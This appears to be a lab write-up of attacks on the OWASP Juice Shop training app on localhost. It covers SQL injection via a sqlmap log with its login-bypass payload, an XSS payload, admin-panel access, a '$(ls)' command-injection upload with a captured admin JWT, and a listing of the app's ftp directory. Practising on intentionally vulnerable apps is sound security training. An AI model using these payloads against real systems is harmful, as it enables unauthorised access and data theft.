[09:23:50] [INFO] resuming back-end DBMS 'sqlite'
[09:23:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON email ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: {"email":"test@test.com' OR NOT 3826=3826-- fFEa","password":"test"}
---
[09:23:50] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[09:23:50] [INFO] fetching tables for database: 'SQLite_masterdb'
[09:23:50] [INFO] fetching number of tables for database 'SQLite_masterdb'
[09:23:50] [INFO] resumed: 20
[09:23:50] [INFO] resumed: sqlite_sequence
[09:23:50] [INFO] resumed: Users
[09:23:50] [INFO] resumed: Addresses
```




You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

X
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Only 1 left
Best Juice Shop Salesman Artwork
5000¤
Click for m
This website uses fruit cookies to ensure you get the juiciest tracking experience.
But me wait!
Me want it!
To return to your computer, move the mouse pointer outside or press Ctrl+Alt


2)Cross-Site Scripting:

Payload : <img src="invalid_image" onerror="alert('Hacker Vaibhav')">



```
<!--~ Copyright (c) 2014-2025 Bjoern Kimminich & the OWASP Juice Shop contributors. ~ SPDX-License-Identifier: MIT-->
<!DOCTYPE html>
<html class="fontawesome-i2svg-active fontawesome-i2svg-complete" lang="en" data-critters-container=""> event
 <head>⋯</head>
 <body class="mat-app-background bluegrey-lightgreen-theme mat-typography">
  <div class="cc-window cc-floating cc-type-info cc-theme-classic cc-bottom cc-right cc-color-override--1225450786 cc-invisible"
  role="dialog" aria-live="polite" aria-label="cookieconsent" aria-describedby="cookieconsent:desc" style="display: none;">⋯</div>
  event
  <app-root _nghost-ng-c3682965935="" ng-version="17.3.12">
   <mat-sidenav-container class="mat-drawer-container mat-sidenav-container" _ngcontent-ng-c3682965935="" fullscreen="">
    <div class="mat-drawer-backdrop ng-star-inserted"></div> event
    <!---->
    <div class="cdk-visually-hidden cdk-focus-trap-anchor" tabindex="0" aria-hidden="true"></div> event
    <mat-sidenav class="mat-drawer mat-sidenav ng-tns-c2033655494-0 ng-trigger ng-trigger-transform mat-drawer-over ng-star-inserted"
    _ngcontent-ng-c3682965935="" tabindex="-1" mode="over" style="box-shadow: none; visibility: hidden;">⋯</mat-sidenav> event
    <div class="cdk-visually-hidden cdk-focus-trap-anchor" tabindex="0" aria-hidden="true"></div> event
    <mat-sidenav-content class="mat-drawer-content mat-sidenav-content ng-star-inserted">⋯</mat-sidenav-content> event scroll
    <!---->
   </mat-sidenav-container>
  </app-root>
  <script src="runtime.js" type="module"></script>
  <script src="polyfills.js" type="module"></script>
  <script src="vendor.js" type="module"></script>
  <script src="main.js" type="module"></script>
  <div class="cdk-live-announcer-element cdk-visually-hidden" aria-atomic="true" aria-live="polite" id="cdk-live-announcer-0">
  <script>alert("Hacker Vaibhav")</script>

  </div>
  <div class="cdk-describedby-message-container cdk-visually-hidden" style="visibility: hidden;">⋯</div>
  <div class="cdk-overlay-container"></div>
 </body>
</html>
```

```
element {                                          inline
}
.cdk-visually-hidden {                             styles.css:4
    border: 0;
    clip: rect(0 0 0 0);
    height: 1px;
    margin: -1px;
    overflow: hidden;
    padding: 0;
    position: absolute;
    width: 1px;
    white-space: nowrap;
    outline: 0;
    ~~-webkit-appearance: none;~~
    -moz-appearance: none;
    left: 0;
}
Inherited from body
.bluegrey-lightgreen-theme {                       styles.css:4
    --theme-primary: #546e7a;
    --theme-primary-lighter: #607e8c;
    --theme-primary-light: #698998;
    --theme-primary-darker: #485e68;
    --theme-primary-dark: #3f535c;
    --theme-primary-fade-10: rgba(84, 110, 122, .9);
    --theme-primary-fade-20: rgba(84, 110, 122, .8);
    --theme-primary-fade-30: rgba(84, 110, 122, .7);
    --theme-primary-fade-40: rgba(84, 110, 122, .6);
    --theme-primary-fade-50: rgba(84, 110, 122, .5);
    --theme-accent: #689f38;
    --theme-accent-lighter: #77b640;
    --theme-accent-light: #81bf4b;
    --theme-accent-darker: #598830;
    --theme-accent-dark: #4f792b;
    --theme-accent-fade-10: rgba(104, 159, 56, .9);
    --theme-accent-fade-20: rgba(104, 159, 56, .8);
    --theme-accent-fade-30: rgba(104, 159, 56, .7);
    --theme-accent-fade-40: rgba(104, 159, 56, .6);
    --theme-accent-fade-50: rgba(104, 159, 56, .5);
    --theme-warn: #ff5722;
    --theme-warn-lighter: #ff6e41;
```





localhost:3000

Hacker Vaibhav

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

3)Broken access Control:





You successfully solved a challenge: Admin Section (Access the administration section of the store.)

Administration


Registered Users

admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@gmail.com
ciso@juice-sh.op
support@juice-sh.op
morty@juice-sh.op
mc.safesearch@juice-sh.op


Customer Feedback

1	I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op)	★★★★★
2	Great shop! Awesome service! (***@juice-sh.op)	★★★★
3	Nothing useful available here! (***der@juice-sh.op)	★
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (***ereum@juice-sh.op)	★
	Incompetent customer support! Can't even upload photo of broken purchase! *Support Team: Sorry, only order confirmation PDFs can be attache* Click for more information *nous)*	★★

4)Command Injection:



Name	Size	Type
vaibhav_hack_script.pdf	7 bytes	Docum




Complaint

Customer: admin@juice-sh.op

Message*: Hacker Vaibhav


Max. 160 characters 14/160

Invoice: vaibhav_hack_script.pdf



Request

```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFp
bCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pb
iIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy
91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMDQtMTc
gMDM6NDM6MTIuNTI1ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDQtMTcgMDQ6MTM6MTAuMDM0ICswMDowMCIsImRlbGV0ZWRBdCI6bnVs
bH0sImlhdCI6MTc0NDg2MzI5OH0.HgED6g2ni4valiGWGwU5zXM2gJaX3DDdB3lWCkBvvBGsAQfuGQK3N2QAvxISXnw2vgHiT9Ab7UsWvwnag
wKP1MKxdBcKY_ZsCUjtzhu2M6OoL8iVDo-GlvvxJkOLjO5bsZQV410tj8jfrisn6vqEeBmtriZVSvdMHYxy34PYiHo
Content-Type: multipart/form-data; boundary=---------------------------349538464823272355033545400374
Content-Length: 247
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
5Rrk1vVbxNo8Z53OzDQpRXyaGn4tOfqbu4kAjnWMJqgwLYlEeP2m76B4K9aE; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFp
bCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pb
iIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy
91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMDQtMTc
gMDM6NDM6MTIuNTI1ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDQtMTcgMDQ6MTM6MTAuMDM0ICswMDowMCIsImRlbGV0ZWRBdCI6bnVs
bH0sImlhdCI6MTc0NDg2MzI5OH0.HgED6g2ni4valiGWGwU5zXM2gJaX3DDdB3lWCkBvvBGsAQfuGQK3N2QAvxISXnw2vgHiT9Ab7UsWvwnag
wKP1MKxdBcKY_ZsCUjtzhu2M6OoL8iVDo-GlvvxJkOLjO5bsZQV410tj8jfrisn6vqEeBmtriZVSvdMHYxy34PYiHo;
cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

-----------------------------349538464823272355033545400374
Content-Disposition: form-data; name="file"; filename="vaibhav_hack_script.txt"
Content-Type: application/pdf

$(ls)


-----------------------------349538464823272355033545400374--
```



You successfully solved a challenge: Upload Type (Upload a file that has no .pdf or .zip extension.) X

Complaint

Customer
admin@juice-sh.op


Message*
Hacker Vaibhav

Max. 160 characters 14/160

Invoice: Browse... No file selected.

Submit


5) Directory Traversal:



localhost:3000/ftp

~ / ftp

quarantine
coupons_2013.md.bak
incident-support.kdbx
suspicious_errors.yml
acquisitions.md
eastere.gg
legal.md
announcement_encrypted.md
encrypt.pyc
package.json.bak




localhost:3000/ftp/quarantine

~ / ftp / quarantine

..
juicy_malware_macos_64.url
juicy_malware_linux_amd_64.url
juicy_malware_windows_64.exe.url
juicy_mal

juicy_malware_linux_amd_64.url(1).download
Completed — 166 bytes

juicy_malware_linux_amd_64.url.download
Completed — 166 bytes



localhost:3000/#/score-board

5% Hacking Challenges

0% Coding Challenges

5/171 Challenges Solved

2/28 2/23 1/44
0/37 0/25 0/14